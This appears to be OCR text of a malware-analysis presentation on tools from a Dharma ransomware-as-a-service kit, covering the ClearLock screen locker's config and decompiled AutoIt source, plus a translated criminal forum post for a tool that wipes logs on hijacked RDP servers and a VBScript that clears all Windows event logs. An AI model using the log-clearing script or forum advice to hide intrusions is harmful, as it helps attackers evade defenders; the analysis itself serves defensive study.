
e. You have to register, dick 'Buy bitcoins', and select the seller by payment method and price.

guide here:

Color by numbers: inside a Dharma ransomware-as-a-service attack

Written by Sean Gallagher

AUGUST 12, 2020



54 Runs rdclip.exe, the Remote Desktop shared clipboard.

55 Reboots the computer.

56 Copies and executes ClearLock.exe, a screen locker.

```
PS v.2
        WORKGROUP: WORKGROUP
        MACHINE  : [redacted]
        PROCESSOR: x32
        OS       : Microsoft Windows 7 Professional
        User     : [redacted]
        Role     : Administrator. Have fun, bro!

Running Windows Defender
Menu: 56
```


ClearLock - Set Password

Please choose an unlock

Passwc

Confir

ClearLock



Malware > tools > clearev > clearlock-1-4-0-en > x64


Name	Date modified	Type	Size
☑ ClearLock.exe	10/28/2021 2:00 PM	Application	981 KB
ClearLock.ini	9/27/2023 2:26 PM	Configuration sett...	1 KB

ClearLock

The Computer is locked.
Enter your password to continue.

Enter Password:

ClearLock




□ Name	Date modified	Type	Size
☑ ClearLock.exe	10/28/2021 2:00 PM	Application	981 KB
ClearLock.ini	9/27/2023 2:37 PM	Configuration sett...	1 KB

Nicklas was here:)

Enter Password:

```
[ClearLock]
Password=6327DCCA8B81A49186D5FF4DD8B935EAD734A58E334C1ADD0BCBEEA480D9
LockoutTrys=3
LockoutDuration=5
DispMsg=Nicklas was here:)
Color=0x000000
DisableScreenSaver=0
Sound=1
ShowBackgroundImage=0
BackgroundImage=
Opacity=99
```

ClearLock



Detect It Easy v3.02

File name: C:/Malware/tools/clearev/clearlock-1-4-0-en/x64/ClearLock.exe

File type: PE64
Entry point: 000000014001d47c
Base address: 0000000140000000

Sections: 0005
TimeDateStamp: 2010-04-16 07:47:52
SizeOfImage: 00106000


Scan: Detect It Easy(DiE)
Endianness: LE
Mode: 64
Architecture: AMD64
Type: GUI

```
compiler    Microsoft Visual C/C++(2008)[-]    S
linker      Microsoft Linker(9.0)[GUI64]       S ?
overlay     AutoIt v3 compiled script(-)[-]    S
```

□ Deep scan

100%

47 msec



myAut2Exe >The Open Source AutoIT/AutoHotKey script decompiler< - dmod 2.12 ...

File or Folder: C:\Malware\tools\clearev\clearlock-1-4-0-en\x64\ClearLock.exe

Decoded Script results (truncated at MAX_INT chars)

```
?#NoTrayIcon
#Region
#AutoIt3Wrapper_icon=Resources\Icon\ClearLockIcon.ico
#AutoIt3Wrapper_outfile=Bin\ClearLock.exe
#AutoIt3Wrapper_Res_Comment=This program is freeware and is distributed AS IS without any warrenty expressed or impliec
#AutoIt3Wrapper_Res_Description=Transparent Screen Lock
#AutoIt3Wrapper_Res_Fileversion=1.4.0.0
#AutoIt3Wrapper_Res_LegalCopyright=© 2010 Jonathan Holmgren (Homes32)
#AutoIt3Wrapper_Res_Language=1033
#AutoIt3Wrapper_Res_Field=Compile Date|%longdate%, %time%
#AutoIt3Wrapper_Res_Field=CompanyName|Swan River Computers
#AutoIt3Wrapper_Res_File_Add=Resources\WAV\Error.wav, sound, ERROR_WAV
#AutoIt3Wrapper_Res_File_Add=Resources\WAV\Locked.wav, sound, LOCKED_WAV
#AutoIt3Wrapper_Res_File_Add=Resources\BMP\Banner.bmp, rt_bitmap, MainHeader
#AutoIt3Wrapper_Run_Obfuscator=y
#Obfuscator_Parameters=/striponlyincludes
#EndRegion
#region ### "Your not suppost to be here! You are not allowed to decompile or modify this program without the author's perr
```

Automated run log

```
Trying run with default: AutoIt3_v2007+
MD5 Password hash: 5DDB582B9FB364DCE1EB0BD0FAFFA09E
Automation run complete Success = True
Time: 1.359 seconds
Saving Logdata to : C:\Malware\tools\clearev\clearlock-1-4-0-en\x64\9-27-23 16.51.2_ClearLoc_auto.log
```

Run log


```
============================================================
Seperating Includes of : C:\Malware\tools\clearev\clearlock-1-4-0-en\x64\ClearLock_restore_restore.au3
  55204 bytes loaded.
Testing for TextFile...
Done. (Textfile=True)
Time = 1.359 seconds Success = True
```

☑ Don't delete temp files (for ex. compressed scriptdata)


StartOffset

□ Verbose Mode

ClearLock




```
GLOBAL CONST $VERSION="1.4.0"
GLOBAL CONST $RELEASEDATE="Sept. 20 2010"
GLOBAL CONST $PROGRAMNAME="ClearLock"
GLOBAL CONST $PROGRAMWEBSITE="http://www.boot-land.net/forums/index.php?showtopic=10804"
GLOBAL CONST $CONFIGFILE=@SCRIPTDIR&"\"&$PROGRAMNAME&".ini"
GLOBAL CONST $CRYPTKEY="IamMr.Ed!"
GLOBAL $PROGRAMARCH
GLOBAL $ATTEMPTS=0,$TRY=0
GLOBAL $PASSWORD,$DISPMSG,$OPACITYLEVEL,$OVERLAYBKCOLOR,$DISABLESCRSVR,$SHOWBACKGROUNDIMAGE,$BACKGROUNDIMAGE,$LOCKOUTTRYS,$LOCKOUTDURATION,$FSOUND
GLOBAL $FONT="Tahoma"
GLOBAL $LOCKED=0
IF @AUTOITX64=1 THEN
$PROGRAMARCH="(x64)"
ELSE
$PROGRAMARCH="(x86)"
ENDIF
```




```
; #FUNCTION# ===============================================================================================================
; Name...........: _StringEncrypt
; Description ....: An RC4 based string encryption function.
; Syntax.........: _StringEncrypt($i_Encrypt, $s_EncryptText, $s_EncryptPassword[, $i_EncryptLevel = 1])
; Parameters ....: $i_Encrypt         - 1 to encrypt, 0 to decrypt.
;                  $s_EncryptText     - Text to encrypt/decrypt.
;                  $s_EncryptPassword - Password to encrypt/decrypt with.
;                  $i_EncryptLevel    - Optional: Level to encrypt/decrypt. Default = 1
; Return values .: Success - The Encrypted/Decrypted string.
;                  Failure - Blank string and @error = 1
; Author ........: Wes Wolfe-Wolvereness <Weswolf at aol dot com>
; Modified.......:
; Remarks .......: WARNING: This function has an extreme timespan if the encryption level or encrypted string are too large!
; Related .......:
; Link ..........:
; Example .......: Yes
; ===============================================================================================================
```

ClearLock



```
ENDFUNC
FUNC EGG()
LOCAL $SECRETMSG=""
IF GUICTRLREAD($PASSINPUT)=BINARYTOSTRING("0x4D69636861656C616E67656C6F")THEN $SECRETMSG=BINARYTOSTRING("0x436F6D62617420436F6C646375747321")
IF GUICTRLREAD($PASSINPUT)=BINARYTOSTRING("0x5261706861656C")THEN $SECRETMSG=BINARYTOSTRING("0x436F6D65206261636B2068657265212049276D206E6F742066696E697368656420776974682796F752120444141414D4D4E4E2121")
IF GUICTRLREAD($PASSINPUT)=BINARYTOSTRING("0x446F6E6174656C6C6F")THEN $SECRETMSG=BINARYTOSTRING("0x426F7373616E6F7661212E2E2E4368657679204E6F76613F")
IF GUICTRLREAD($PASSINPUT)=BINARYTOSTRING("0x4C656F6E6172646F")THEN $SECRETMSG=BINARYTOSTRING("0x446F657320616E79626F647920686176652 0616E7920696465612061626F757420776 86F206F72207768617420746869732069733F")
IF GUICTRLREAD($PASSINPUT)=BINARYTOSTRING("0x53706C696E746572")THEN $SECRETMSG=BINARYTOSTRING("0x436F776162756E676121")
IF $SECRETMSG<>"" THEN
GUICTRLSETDATA($LBL_DISPLAYMSG,$SECRETMSG)
SLEEP(3000)
ENDIF
ENDFUNC
```

ClearLock



Recipe


Subsection

Section (regex)
0x[A-F0-9]{7,}

☑ Case sensitive matching ☑ Global matching

From Hex


Delimiter
Auto



```
length: 841
 lines:   6

TOSTRING("0x436F6D62617420436F6C646375747321")

7769746820796F752120444141414D4D4E4E2121")



77686F206F72207768617420746869732069733F")
0x436F776162756E676121")
```

```
  time:  5ms
length:  620
 lines:    6

t Coldcuts!")
ere! I'm not finished with you! DAAAMMNN!!")
!...Chevy Nova?")
dy have any idea about who or what this is?")
")
```

lsass.exe




clear_log_by_xaker01

10000


xaker01 2011

lsass.exe



clear_log_by_xaker01 (чистка логов на дедике)

1) Сразу удаляет логи из Дедика
2) можно рядом написать число (1секунда=1000милисекунд) и запустить таймер когда пройдет эти секунды будет



Garant Service
dark shadow
Forum Team
Administrator

Messages:	622
Likes:	24
Points:	eighteen

clear_log_by_xaker01 (clearing logs on Dedic)


1) Immediately removes logs from Dedic
2) you can write a number next to it (1 second = 1000 milliseconds) and start a timer when these seconds pass, all logs will be deleted (the function is useful so as not to leave a trace when exiting in the logs. clicked on the button and exited
3) The delete cycle, that is, after pressing this button, the logs will be cleared every 4 seconds (I advise you to use it because sometimes the admin logs on to the grandfather and you fly out and the logs cannot be cleared.
And this function will work until you turn off the program)

By the way, plus the program, if it does not find the logs in the C drive, then it looks for them through the registry path and deletes everything exactly!

Cleaner V2.2


what's new?
+Minimize to tray
+buttons are translated under windows style of glitches will not be
+now after the timer starts, the program will delete the logs and close.
+ acceleration of cleaning logs in a cycle
Recommended to run With admin rights

lsass.exe



```
strComputer = "."
Set objWMIService = GetObject("winmgmts:" _
    & "{impersonationLevel=impersonate, (Backup, Security)}!\\" _
        & strComputer & "\root\cimv2")

Set colLogFiles = objWMIService.ExecQuery _
    ("Select * from Win32_NTEventLogFile")

For Each objLogfile in colLogFiles
    If objLogFile.FileSize > 1 Then
       strBackupLog = objLogFile.BackupEventLog _
           ("D:\scripts\" & objLogFile.LogFileName & ".evt")
       objLogFile.ClearEventLog()
    End If
Next
```

